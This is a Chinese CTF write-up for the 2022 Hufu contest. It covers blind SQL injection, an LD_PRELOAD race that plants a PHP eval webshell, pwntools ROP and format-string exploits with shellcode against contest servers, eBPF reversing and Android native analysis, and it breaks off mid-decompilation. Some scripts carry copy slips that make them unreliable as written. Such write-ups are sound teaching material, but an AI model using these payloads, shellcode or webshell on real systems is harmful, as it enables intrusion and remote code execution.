


# 虎符ctf wp

原创

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## 虎符ctf wp

by BOI战队

### WEB

#### ezsql


绕过空格和函数利用状态码进行布尔盲注


利用mysql8特性collate关键字区分大小写



```
C:\Windows\System32\cmd.exe - D:\Programs\Python3\python.exe "D:\Document\复盘\虎符2022\babysql\exp.py"
Q
Qa
QaY
QaY8
QaY8T
QaY8Te
QaY8TeF
QaY8TeFY
QaY8TeFYz
QaY8TeFYzC
QaY8TeFYzC6
QaY8TeFYzC67
QaY8TeFYzC67a
QaY8TeFYzC67ae
QaY8TeFYzC67aeo
QaY8TeFYzC67aeo0
QaY8TeFYzC67aeo0
QaY8TeFYzC67aeo0
QaY8TeFYzC67aeo0
QaY8TeFYzC67aeo0
QaY8TeFYzC67aeo0
QaY8TeFYzC67aeo0
QaY8TeFYzC67aeo0
QaY8TeFYzC67aeo0
```

登录进去





<https://dev.mysql.com/doc/refman/8.0/en/string-comparison-functions.html>

## ezphp

该题利用nginx缓存机制上传so恶意文件落地,再利用LD\_PRELOAD这个环境变量指定该路径的so文件,完成命令执行

起docker,上传大文件,同时利用inotifywait观察文件变化

可以发现在目录 /var/lib/nginx/body/ 下会生成上传文件,同时会被立即清除,然而我们可以在/proc目录下找到已被清除的文件

找到nginx的pid,在本地环境里是12

```
ps aux|grep nginx
# ps aux|grep nginx
root      1  0.0  0.0  2388   748 ?        Ss   10:28   0:00 /bin/sh -c php-fpm -D && nginx -g 'daemon off;'
root     11  0.0  0.1  65664 12412 ?        S    10:28   0:00 nginx: master process nginx -g daemon off;
www-data 12  0.0  0.0  66424  5096 ?        S    10:28   0:00 nginx: worker process
www-data 13  0.0  0.0  66384  5132 ?        S    10:28   0:00 nginx: worker process
www-data 14  0.0  0.0  66416  5040 ?        S    10:28   0:00 nginx: worker process
www-data 15  0.0  0.0  66404  5024 ?        S    10:28   0:00 nginx: worker process
www-data 16  0.0  0.0  66344  4880 ?        S    10:28   0:00 nginx: worker process
www-data 17  0.0  0.0  66008  3412 ?        S    10:28   0:00 nginx: worker process
www-data 18  0.0  0.0  66008  4880 ?        S    10:28   0:00 nginx: worker process
www-data 19  0.0  0.0  66008  3412 ?        S    10:28   0:00 nginx: worker process
www-data 20  0.0  0.0  66008  3412 ?        S    10:28   0:00 nginx: worker process
www-data 21  0.0  0.0  66008  3412 ?        S    10:28   0:00 nginx: worker process
www-data 22  0.0  0.0  66008  3412 ?        S    10:28   0:00 nginx: worker process
www-data 23  0.0  0.0  66008  3412 ?        S    10:28   0:00 nginx: worker process
```

查看/proc/12/fd下的文件(文件名从0到20)

```
# ls -al /proc/12/fd
dr-x----- 2 www-data www-data  0 Mar 20 13:05 .
dr-xr-xr-x  9 www-data www-data  0 Mar 20 11:03 ..
lrwx----- 1 www-data www-data 64 Mar 20 13:05 0
l-wx----- 1 www-data www-data 64 Mar 20 13:05 1
lrwx----- 1 www-data www-data 64 Mar 20 13:05 10
lrwx----- 1 www-data www-data 64 Mar 20 13:05 11
lrwx----- 1 www-data www-data 64 Mar 20 13:05 12
lrwx----- 1 www-data www-data 64 Mar 20 13:05 13
lrwx----- 1 www-data www-data 64 Mar 20 13:05 14
lrwx----- 1 www-data www-data 64 Mar 20 13:05 15
lrwx----- 1 www-data www-data 64 Mar 20 13:05 16
lrwx----- 1 www-data www-data 64 Mar 20 13:05 17
lrwx----- 1 www-data www-data 64 Mar 20 13:05 18
lrwx----- 1 www-data www-data 64 Mar 20 13:05 19
l-wx----- 1 www-data www-data 64 Mar 20 13:05 2
lrwx----- 1 www-data www-data 64 Mar 20 13:05 20
lrwx----- 1 www-data www-data 64 Mar 20 13:05 3
l-wx----- 1 www-data www-data 64 Mar 20 13:05 4
l-wx----- 1 www-data www-data 64 Mar 20 13:05 5
lrwx----- 1 www-data www-data 64 Mar 20 13:05 6
lrwx----- 1 www-data www-data 64 Mar 20 13:05 7
lrwx----- 1 www-data www-data 64 Mar 20 13:05 8
lrwx----- 1 www-data www-data 64 Mar 20 13:05 9
```

生成恶意so文件

```
//evil.c
//gcc evil.c -o evil.so -shared -fPIC

#include <stdio.h>
#include <unistd.h>
#include <stdio.h>
__attribute__((__constructor__)) void angel (void){
unsetenv("LD_PRELOAD");
system("echo \"<?php eval(\\$_POST[1]);?>\" > /var/www/html/evil.php");
}
```

exp如下

```

import requests
import threading

url = "http://127.0.0.1:8003/index.php"

def write():
    filebytes = ('a'*100000).encode()
    evil = open('evil.so', 'rb').read()
    payload = evil + filebytes
    while True:
        res = requests.post(url, files={'file': ('evil.so', filebytes)})

def read():
    while True:
        for i in range(0,21):
            res = requests.get(url+"?env=LD_PRELOAD%3D/proc/12/fd/../../fd/"+str(i))
            print('result:' + res.text)
        time.sleep(1)

if __name__ == "__main__":
    evnet = threading.Event()
    for i in range(5):
        threading.Thread(target=write).start()
    for i in range(5):
        threading.Thread(target=read).start()
    evnet.set()

```

参考<https://www.anquanke.com/post/id/175403#h2-3>

<https://tttang.com/archive/1384/>

## PWN

### gogogo

网上找到了猜数字的脚本，稍微改一下 <https://www.cnblogs.com/funlove/p/13215041.html>

之后就是个栈溢出，主要是找了下rdi和rsi的控制，add rdi,0x10;xchg rax,rsi

execve('/bin/sh',0,0,0) 不成功就是前面猜数字没对，多跑几次

```

# *_ coding:utf-8 *_
from pwn import *
context.log_level = 'debug'
context.arch = 'amd64'
prog = './gogogo'
#efl=ELF(prog)
#p = process(prog)#,env={"LD_PRELOAD":"./libc-2.31.so"})
#libc = ELF("./libc-2.31.so")
#nc 123.57.131.167 36048
p = remote("120.25.148.180",30333)
def debug(addr,PIE=False):
    debug_str = ""
    if PIE:
        text_base = int(os.popen("pmap {}| awk '{{print $1}}'.format(p.pid)).readlines()[1], 16)
    for i in addr:

```

```

for i in addr:
    debug_str+='b *{}\n'.format(hex(text_base+i))
gdb.attach(p,debug_str)
else:
    for i in addr:
        debug_str+='b *{}\n'.format(hex(i))
        gdb.attach(p,debug_str)
def dbg():
    gdb.attach(p)
    raw_input()
#-----
s      = lambda data          :p.send(data)          #in case that data is an int
sa     = lambda delim,data    :p.sendafter(delim, data)
sl     = lambda data          :p.sendline(data)
sla   = lambda delim,data    :p.sendlineafter(delim, data)
r      = lambda numb=4096     :p.recv(numb,timeout = 1)
ru     = lambda delims, drop=True :p.recvuntil(delims, drop)
it     = lambda              :p.interactive()
uu32   = lambda data          :u32(data.ljust(4, '\0'))
uu64   = lambda data          :u64(data.ljust(8, '\0'))
bp     = lambda bkp           :pdbg.bp(bkp)
li     = lambda str1,data1    :log.success(str1+'=====>'+hex(data1))

def dbg(addr):
    gdb.attach(p,"b*" + hex(addr) + "\n c")

def lg(s,addr):
    print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))

sh_x86_18="\x6a\x0b\x58\x53\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
sh_x86_20="\x31\xc9\x6a\x0b\x58\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
sh="\x48\xb8\x2f\x62\x69\x6e\x2f\x73\x68\x00\x50\x48\x89\xe7\x48\x31\xf6\x48\x31\xd2\x48\xc7\xc0\x3b\x00\x00\x00\x0f\x05"
#https://www.exploit-db.com/shellcodes
#-----
def guessTrainer(testAnswer):
    start =time.time()
    answer=getAnswer(testAnswer)
    print (answer)
    answerSet=answerSetInit(set())
    for i in range(6):
        inputStrMax=suggestedNum(answerSet,100)
        AMax,BMax = compareAnswer(inputStrMax, answer)
        answerSetUpd(answerSet,inputStrMax,AMax,BMax)
        if AMax==4:
            elapsed = (time.time() - start)
            break

def getAnswer(testAnswer):
    total = '123456789'
    answer = random.sample(total, 4)
    if testAnswer > 999:
        answer = str(testAnswer)

```

```

return answer

def compareAnswer(inputStr,answerStr):
    A=0
    B=0
    for j in range(4):
        if inputStr[j]==answerStr[j]:
            A+=1
        else:
            for k in range(4):
                if inputStr[j]==answerStr[k]:
                    B+=1
    return A,B

def answerSetInit(answerSet):
    answerSet.clear()
    for i in range(1234,9877):
        seti=set(str(i))
        if len(seti)==4 and seti.isdisjoint(set('0')):
            answerSet.add(str(i))
    return answerSet

def answerSetUpd(answerSet,inputStr,A,B):
    answerSetCopy=answerSet.copy()
    for answerStr in answerSetCopy:
        A1,B1=compareAnswer(inputStr,answerStr)
        if A!=A1 or B!=B1:
            answerSet.remove(answerStr)

def answerSetDelNum(answerSet,inputStr,A,B):
    i=0
    for answerStr in answerSet:
        A1, B1 = compareAnswer(inputStr, answerStr)
        if A!=A1 or B!=B1:
            i+=1
    return i

def suggestedNum(answerSet,lv1):
    suggestedNum=''
    delCountMax=0
    if len(answerSet) > lv1:
        suggestedNum = list(answerSet)[0]
    else:
        for inputStr in answerSet:
            delCount = 0
            for answerStr in answerSet:
                A,B = compareAnswer(inputStr, answerStr)
                delCount += answerSetDelNum(answerSet, inputStr,A,B)
            if delCount > delCountMax:
                delCountMax = delCount
                suggestedNum = inputStr
        if delCount == delCountMax:
            if suggestedNum == '' or int(suggestedNum) > int(inputStr):

```



```

    if suggestedNum == 0 or int(suggestedNum) > int(inputStr):
        suggestedNum = inputStr
    # print(inputStr+'-----'+str(delCount)+'-----'+str(delCountMax)+'-----'+suggestedNum)
    return suggestedNum
s1a("UT A NUMBER:\n", '1717986918')
s1a("UT A NUMBER:\n", '1234')
s1a("YOU HAVE SEVEN CHANCES TO GUESS\n", '1 2 3 4')
answerSet=answerSetInit(set())
A=int(ru("A"))
B=int(ru("B"))
lg('A',int(A))
lg('A',int(B))
delCount=answerSetDelNum(answerSet, '1234', A,B)
answerSetUpd(answerSet, '1234', A,B)
s1 = ""
count=0
for j in suggestedNum(answerSet,100):
    s1=s1+j
    if (count<3):
        s1=s1+' '
    count=count+1
s1(s1)
for i in range(5):
    try :
        A=int(ru("A"))
        B=int(ru("B"))
        delCount=answerSetDelNum(answerSet, suggestedNum(answerSet, 100), A,B)
        answerSetUpd(answerSet, suggestedNum(answerSet, 100), A,B)
        s1 = ""
        count=0
        for j in suggestedNum(answerSet, 100):
            s1=s1+j
            if (count<3):
                s1=s1+' '
            count=count+1
        s1(s1)
    except:
        break
s1a("GAIN OR EXIT?\n", 'EXIT')
s1a("(4) EXIT\n", '4')
pay='yes\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00/bin/sh\x00\x00'
pay=pay.ljust(0x460, 'a')

rdx=0x00000000048546c
syscall=0x00000000045c849
rax=0x000000000405b78
rdi10=0x00000000045bcbc
rcx=0x00000000044dbe3
xchraxrsi=0x00000000045b327

payload=pay+p64(0x00000000045bcbc)+p64(rcx)+p64(0)+p64(rdx)+p64(0)+p64(rax)+p64(0)+p64(xchraxrsi)+p64(rax)+p64(
59)+p64(syscall)
s1a(" SURE?\n", payload)
s1a("AND BYE~\n", payload)
it()

#HFCTF{IDA_is_easy_to_cheat_and_happy_gogogo!}

```

## babygame

栈溢出的时候可以覆盖掉seed，使得rand可控，之后格式化字符串漏洞一次写，第一次leak libc并改ret继续格式化字符串，

第二次写ret为gadget，考虑到一次性写，写了个排序写了6次，从小到大写

```
# -*- coding:utf-8 -*-
from pwn import *
from ctypes import cdll
context.log_level = 'debug'
context.arch = 'amd64'
prog = './babygame'
#efl=ELF(prog)
#p = process(prog)#,env={"LD_PRELOAD":"./libc-2.31.so"})
libc = ELF("./libc-2.31.so")
#nc 123.57.131.167 36048
p = remote("120.25.205.249",28468)
def debug(addr,PIE=True):
    debug_str = ""
    if PIE:
        text_base = int(os.popen("pmap {}| awk '{{print $1}}'.format(p.pid)).readlines()[1], 16)
        for i in addr:
            debug_str+='b *{}\n'.format(hex(text_base+i))
        gdb.attach(p,debug_str)
    else:
        for i in addr:
            debug_str+='b *{}\n'.format(hex(i))
        gdb.attach(p,debug_str)
def dbg():
    gdb.attach(p)
    raw_input()
#-----
s      = lambda data          :p.send(data)          #in case that data is an int
sa     = lambda delim,data   :p.sendafter(delim, data)
sl     = lambda data         :p.sendline(data)
sla    = lambda delim,data   :p.sendlineafter(delim, data)
r      = lambda numb=4096    :p.recv(numb,timeout = 1)
ru     = lambda delims, drop=True :p.recvuntil(delims, drop)
it     = lambda              :p.interactive()
uu32   = lambda data        :u32(data.ljust(4, '\0'))
uu64   = lambda data        :u64(data.ljust(8, '\0'))
bp     = lambda bkp         :pdbg.bp(bkp)
li     = lambda str1,data1   :log.success(str1+'=====>'+hex(data1))

def dbgc(addr):
    gdb.attach(p,"b*" + hex(addr) + "\n c")

def lg(s,addr):
    print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))

sh_x86_18="\x6a\x0b\x58\x53\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
sh_x86_20="\x31\xc9\x6a\x0b\x58\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
sh="\x48\xb8\x2f\x62\x69\x6e\x2f\x73\x68\x00\x50\x48\x89\xe7\x48\x31\xf6\x48\x31\xd2\x48\xc7\xc0\x3b\x00\x00\x00\x0f\x05"
```

```
#https://www.exploit-db.com/shellcodes
```

```
#-----  
  
passwd = cdll.LoadLibrary('./libc-2.31.so')  
sa("input your name:\n", 'a'*0x110)  
passwd.srand(0x61616161)  
stack=uu64(ru("\x7f", drop=False)[-6:])  
for i in range(100):  
    v0=passwd.rand()%3  
    if (v0==1):  
        sla(" \n", '2')  
    if (v0==2):  
        sla(" \n", '0')  
    if (v0==0):  
        sla(" \n", '1')  
#gdb.attach(p, "b printf\n c")  
#debug([0x144e])  
ret=stack-0x218  
lg('ret', ret)  
#pay='%10c%8$hhn%12$pa'+p64(ret)  
pay='%9$p%48c%8$hhnaa'+p64(ret)  
sla(" you.\n", pay)  
ru('0x')  
libc_base=int(r(12), 16)-0x61d0a  
one=libc_base+0xe3b31  
#gdb.attach(p, "b printf\n c")  
one1=one&0xff  
one2=(one>>8)&0xff  
one3=(one>>16)&0xff  
one4=(one>>24)&0xff  
one5=(one>>32)&0xff  
one6=(one>>40)&0xff  
onelist=[one1, one2, one3, one4, one5, one6]  
onesortlist=[one1, one2, one3, one4, one5, one6]  
onesortlist.sort()  
  
pay='%'+str(onesortlist[0])+'c'+str(22+onelist.index(onesortlist[0]))+'$hhn'  
pay+='%'+str(onesortlist[1]-onesortlist[0])+'c'+str(22+onelist.index(onesortlist[1]))+'$hhn'  
pay+='%'+str(onesortlist[2]-onesortlist[1])+'c'+str(22+onelist.index(onesortlist[2]))+'$hhn'  
pay+='%'+str(onesortlist[3]-onesortlist[2])+'c'+str(22+onelist.index(onesortlist[3]))+'$hhn'  
pay+='%'+str(onesortlist[4]-onesortlist[3])+'c'+str(22+onelist.index(onesortlist[4]))+'$hhn'  
pay+='%'+str(onesortlist[5]-onesortlist[4])+'c'+str(22+onelist.index(onesortlist[5]))+'$hhn'  
pay=pay.ljust(0x80, '\0')  
pay+=p64(ret)+p64(ret+1)+p64(ret+2)+p64(ret+3)+p64(ret+4)+p64(ret+5)  
sla(" you.\n", pay)  
lg("one", one)  
lg("idx1", onelist.index(onesortlist[0]))  
lg("idx2", onelist.index(onesortlist[1]))  
it()  
#HFCTF{5132265d-51e9-4155-bc9d-fb1cad5d257d}
```

函数调试发现bpf的函数hook了一个函数，在0x4F4018处开始的1648个字节，把他拿出来，用llvm-objdump反编译得到

Disassembly of section uprobe/func:

```
0000000000000000 <uprobe>:
  0: r2 = *(u64 *)(r1 + 104)
  1: r2 <<= 32
  2: r2 >>= 32
  3: r3 = *(u64 *)(r1 + 112)
  4: r3 <<= 32
  5: r3 >>= 32
  6: r4 = r3
  7: r4 *= 28096
  8: r5 = r2
  9: r5 *= 64392
10: r5 += r4
11: r4 = *(u64 *)(r1 + 96)
12: r4 <<= 32
13: r4 >>= 32
14: r0 = r4
15: r0 *= 29179
16: r5 += r0
17: r1 = *(u64 *)(r1 + 88)
18: r0 = 0
19: *(u8 *)(r10 - 8) = r0
20: *(u64 *)(r10 - 16) = r0
21: *(u64 *)(r10 - 24) = r0
22: r1 <<= 32
23: r1 >>= 32
24: r0 = r1
25: r0 *= 52366
26: r5 += r0
27: r6 = 1
28: r0 = 209012997183893 ll
30: if r5 != r0 goto +66 <LBB0_5>
31: r5 = r3
32: r5 *= 61887
33: r0 = r2
34:   r0 *= 27365
35:   r0 += r5
36:   r5 = r4
37:   r5 *= 44499
38:   r0 += r5
39:   r5 = r1
40:   r5 *= 37508
41:   r0 += r5
42:   r5 = 181792633258816 ll
44:   if r0 != r5 goto +52 <LBB0_5>
45:   r5 = r3
46:   r5 *= 56709
47:   r0 = r2
48:   r0 *= 32808
49:   r0 += r5
50:   r5 = r4
```

```

51:    r5 *= 25901
52:    r0 += r5
53:    r5 = r1
54:    r5 *= 59154
55:    r0 += r5
56:    r5 = 183564558159267 ll
58:    if r0 != r5 goto +38 <LBB0_5>
59:    r5 = r3
60:    r5 *= 33324
61:    r0 = r2
62:    r0 *= 51779
63:    r0 += r5
64:    r5 = r4
65:    r5 *= 31886
66:    r0 += r5
67:    r5 = r1
68:    r5 *= 62010
69:    r0 += r5
70:    r5 = 204080879923831 ll
72:    if r0 != r5 goto +24 <LBB0_5>
73:    *(u32*)(r10 - 12) = r1
74:    *(u32*)(r10 - 16) = r4
75:    *(u32*)(r10 - 20) = r2
76:    *(u32*)(r10 - 24) = r3
77:    r1 = 755886917287302211 ll
79:    *(u64*)(r10 - 40) = r1
80:    r1 = 5064333215653776454 ll
82:    *(u64*)(r10 - 48) = r1
83:    r1 = 2329017756590022981 ll
85:    *(u64*)(r10 - 56) = r1
86:    r1 = 5642803763628229975 ll
88:    *(u64*)(r10 - 64) = r1
89:    r6 = 0
90:    *(u8*)(r10 - 32) = r6
91:    r1 = r10
92:    r1 += -64
93:    r3 = r10
94:    r3 += -24
95:    r2 = 33
96:    call 6

0000000000000308 <LBB0_5>:
97:    r0 = r6
98:    exit

```

手搓出一个方程组，z3解一下，转字符串即可

```

'''
from z3 import *
a=Real('a')
b=Real('b')
c=Real('c')
d=Real('d')
solver = Solver()
solver.add(52366*a+29179*b+64392*c+28096*d==209012997183893)
solver.add(37508*a+44499*b+27365*c+61887*d==181792633258816)
solver.add(59154*a+25901*b+32808*c+56709*d==183564558159267)
solver.add(62010*a+31886*b+51779*c+33324*d==204080879923831)
if solver.check()==sat:
    ans = solver.model()
    print(ans)
else:
    print('no!')

[b = 1148205171,
 a = 859138098,
 d = 861042224,
 c = 1651261811]
'''
l = [859138098,1148205171,1651261811,861042224]
f = ''
for i in range(4):
    x = hex(l[3-i])[2:]
    for k in range(4):
        f += chr(eval('0x'+x[6-2*k:6-2*k+2]))
print f

```

flag:HFCTF{0vR3sAlbs8pD2h53}

## 2048

jeb打开,看TestActivity

```

package com.test.hufu22;

import android.content.Context;
import android.os.Bundle;
import android.os.Debug;
import android.os.Process;
import android.os.SystemClock;
import android.util.Log;
import android.webkit.JavascriptInterface;
import android.webkit.WebSettings;
import android.webkit.WebView;
import android.widget.Toast;
import androidx.appcompat.app.AppCompatActivity;

public class TestActivity extends AppCompatActivity {
    WebView webView;

    static {
        System.loadLibrary("native-lib");
    }
}

```

```

}

public TestActivity() {
    super();
}

@JavascriptInterface public void alert(String arg2) {
    Toast.makeText(((Context)this), ((CharSequence)arg2), 1).show();
}

public native String check(String arg1) {
}

@JavascriptInterface public void die() {
    Process.killProcess(Process.myPid());
}

@JavascriptInterface public String docheck(String arg2) {
    this.runOnUiThread(new Runnable() {
        public void run() {
            int v0;
            for(v0 = 0; v0 < 10; ++v0) {
                if(Debug.isDebuggerConnected()) {
                    Log.e("HUFU22", "DIEDIEDIE");
                    Process.killProcess(Process.myPid());
                }

                SystemClock.sleep(100);
            }
        }
    });
    return this.check(arg2);
}

@JavascriptInterface public String init() {
    return this.stringFromJNI();
}

protected void onCreate(Bundle arg2) {
    super.onCreate(arg2);
    this setContentView(0x7F09001D);
    this.webView = this.findViewById(0x7F070093);
    WebSettings v2 = this.webView.getSettings();
    v2.setJavaScriptEnabled(true);
    v2.setDatabaseEnabled(true);
    this.webView.addJavascriptInterface(this, "gameManager");
    this.webView.loadUrl("file:///android_asset/web/index.html");
}

@JavascriptInterface public void pre(String arg1) {
    this.prenative(arg1);
}

```

```

}

public native void prenatalive(String arg1) {
}

public native String stringFromJNI() {
}
}

```

解压apk，对libnative-lib.so进行分析，拖进ida，有ollvm混淆，用ollvm-breakerGitHub - lujiawen/ollvm-breaker: 使用Binary Ninja 去除ollvm流程平坦混淆去混淆

由于题中给了一个拦截的流量包，想要寻找发送流量的函数，发现了sendto()，引用找到关键代码

```

__int64 __fastcall sub_540C(__int64 a1, int a2)
{
    unsigned int v2; // w23
    int v3; // w27
    int v4; // w0
    int v5; // w8
    _BOOL4 v6; // w8
    _BYTE *v7; // x25
    char *v8; // x26
    char v9; // w9
    __int128 v10; // q0
    in_addr_t v11; // w0
    char *v12; // x0
    __int128 v13; // q0
    _BYTE *v14; // x26
    char *v15; // x27
    char v16; // w9
    __int128 v17; // q0
    int fd; // [xsp+24h] [xbp-10Ch]
    const struct sockaddr *v22; // [xsp+28h] [xbp-108h]
    bool v23; // [xsp+33h] [xbp-FDh]
    int v24; // [xsp+34h] [xbp-FCh]
    struct sockaddr v25; // [xsp+38h] [xbp-F8h] BYREF
    int v26[9]; // [xsp+4Ch] [xbp-E4h] BYREF
    char v27[96]; // [xsp+70h] [xbp-C0h] BYREF
    __int64 v28; // [xsp+D0h] [xbp-60h]

    v28 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
    v4 = socket(2, 2, 0);
    v5 = 0x4706E5A6;
    fd = v4;
    while ( 1 )
    {
        while ( 1 )
        {
            while ( 1 )
            {
                while ( v5 > 0x2C7672FD )
                {
                    if ( v5 <= 0x3D0AE75B )
                    {
                        if ( v5 == 745960190 )

```



```

    {
        v23 = v24 < a2;
        if ( (y_20 > 9) ^ (((_BYTE)x_19 - 1) * (_BYTE)x_19) & 1 | !((y_20 > 9) | (((_BYTE)x_19 - 1) * (_BY
TE)x_19) & 1) )
            v5 = -185613023;
        else
            v5 = 0x422EE3A3;
    }
else
{
    v7 = malloc(0x11u);
    *v7 = -1;
    v8 = (char *)malloc(0x34u);
    *(_DWORD *)v8 = dword_10330;
    *((_DWORD *)v8 + 1) = 4;
    *((_DWORD *)v8 + 2) = time(0LL);
    sub_C004((__int64)v27);
    sub_C01C((__int64)v27, v7, 17LL);
    sub_C098((__int64)v27, v26);
    v9 = v7[16];
    v10 = *(_OWORD *)v7;
    *((_DWORD *)v8 + 3) = v26[0];
    *((_DWORD *)v8 + 4) = 0x11;
    v8[36] = v9;
    *(_OWORD *)(v8 + 20) = v10;
    sendto(fd, v8, 52u, 0, v22, 16);
    close(fd);
    v2 = 0;
    v5 = 11889251;
}
}
else if ( v5 == 0x3D0AE75C )
{
    *(_QWORD *)&v25.sa_family = 2LL;
    *(_QWORD *)&v25.sa_data[6] = 0LL;
    v11 = inet_addr((const char *)&xmmword_10320);
    *(_WORD *)v25.sa_data = 25166;
    *(_DWORD *)&v25.sa_data[2] = v11;
    v22 = &v25;
    sub_49A0((unsigned int)fd, &v25);
    v12 = (char *)malloc(0x11u);
    v13 = xmmword_102E0;
    v14 = v12;
    *v12 = -1;
    *(_OWORD *)(v12 + 1) = v13;
    v15 = (char *)malloc(0x34u);
    *(_DWORD *)v15 = dword_10330;
    *((_DWORD *)v15 + 1) = 1;
    *((_DWORD *)v15 + 2) = time(0LL);
    sub_C004((__int64)v27);
    sub_C01C((__int64)v27, v14, 17LL);
    sub_C098((__int64)v27, v26);
    v16 = v14[16];
    v17 = *(_OWORD *)v14;
    *((_DWORD *)v15 + 3) = v26[0];
    *((_DWORD *)v15 + 4) = 17;
    v15[36] = v16;
    *(_OWORD *)(v15 + 20) = v17;
    sendto(fd, v15, 0x34u, 0, &v25, 16);
    v3 = 0;

```

```

        v5 = -1876117838;
